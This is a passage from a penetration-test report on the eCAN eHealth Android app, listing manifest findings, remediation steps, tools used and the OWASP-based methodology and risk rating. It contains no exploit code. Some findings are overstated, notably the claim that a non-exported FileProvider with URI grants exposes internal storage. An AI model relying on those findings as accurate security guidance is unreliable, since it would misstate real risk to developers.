- **Custom Permission (Line 43)**: The <permission> element with the name com.mkgeme.eCAN_v_1.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION is declared. Custom permissions can be vulnerable to privilege escalation attacks if not properly implemented. Ensure that this permission is necessary and that it's properly validated.
- **Insecure FileProvider (Line 93**): The <provider> element with the name expo.modules.filesystem.FileSystemFileProvider has android:exported="false" but also has android:grantUriPermissions="true". This could allow other applications to access the app's internal storage using the FileProvider. Ensure that the FileProvider is properly configured and that the grantUriPermissions attribute is necessary.
- **Insecure Component (Line 155)**: The <service> element with the name com.google.firebase.messaging.FirebaseMessagingService has android:directBootAware="true". This could allow the service to run even when the device is locked, potentially leading to unauthorized access or data leakage.
- **Unused Permissions**: The app declares several permissions that might not be necessary for its functionality, such as
    - com.sec.android.provider.badge.permission.READ
    - com.sec.android.provider.badge.permission.WRITE.

  Remove any unused permissions to reduce the attack surface.

Remediation

- To mitigate these potential vulnerabilities, We recommend to:
- Review the intent filters and ensure that they are properly validated and secured.
- Restrict the exported receiver to only receive broadcasts from trusted sources.
- Validate the necessity of the SYSTEM_ALERT_WINDOW permission and ensure it's properly implemented.
- Review the custom permission implementation and ensure it's properly validated.
- Remove unused permissions to reduce the attack surface.
- Review the FileProvider configuration and ensure it's properly secured.

- Review the FirebaseMessagingService implementation and ensure it's properly secured.

Appendices

The tools used during the activity conducted by Moveax Srl's consultants in the vulnerability identification phase are listed below:

Analysis tools

Tool	Description
Dependency Checker	Tool for static analysis of dependencies and third-party applications.
Frida	Toolkit used for Reverse Engineering analysis.
JADX	Tool for generating Java source code from Android DEX and APK files.

Methodology

The following WAPT activity was conducted following the OWASP version 4.1 test methodology.

The in-depth analysis of the application took place in two main stages:

1. **Application analysis**: extensive manual tests were conducted in order to identify security issues.
2. **Audit of issues**: issues identified in the previous phase were analysed in detail in order to assess their criticality and likelihood of exploitation by an attacker.

The tests were divided, according to the OWASP guidelines, into the following macro-categories:

Category	Description
Architecture	This category lists testing of requirements related to the architecture and design of the application. As such, this is the only category that is not associated with technical test cases in the OWASP Mobile Testing Guide.
Data Storage	Verification of systems to protect sensitive data, such as

	user credentials and private information.
Cryptography	The purpose of the controls in this category is to ensure that the verified application uses encryption according to industry best practices.
Authentication	This category of controls defines some basic requirements on how to manage user accounts and sessions.
Network Communication	The purpose of the controls listed in this section is to ensure the confidentiality and integrity of information exchanged between the mobile application and remote service endpoints.
Platform Interaction	The controls in this group ensure that the application uses platform APIs and standard components in a secure manner. In addition, the controls cover inter-application communication (IPC).
Code Quality	The objective of this control is to ensure that basic security coding practices are followed in application development and that the security features offered by the compiler are enabled.
Reverse Engineering	The controls in this section should be applied as needed, based on an assessment of the risks caused by unauthorized application tampering and/or reverse engineering of code.

For more details on the MSTG methodology provided by OWASP, please refer to the following link:

https://owasp.org/www-project-mobile-security-testing-guide/

Risk Rating

The determination of risk considers two fundamental parameters:


- The impact generated by a negative event;
- The probability of the event occurring.

An estimate of the impact can be obtained by an assessment of the loss in terms of integrity (the affected resource has been altered or destroyed), confidentiality (the resource becomes known to the attacker), and availability (access to the resource is denied).

For example, the ISO27001 standard associates a scale of Low, Medium and High values with each of the parameters; the sum of these parameters provides the value of the asset. The probability assessment must take into account several factors, such as the capabilities and

motivations of the attacker, the nature of the vulnerability, and the countermeasures taken to protect the system.

The probability value can be established according to a reference matrix: the model adopted is based on the OWASP standard and refers to the matrix on a 4x4 base scale.



For more information regarding risk calculation according to the OWASP standard, please refer to the following link:

https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

eCAN Strengthening eHealth for Cancer Prevention & Care

ecanja.eu

info@ecanja.eu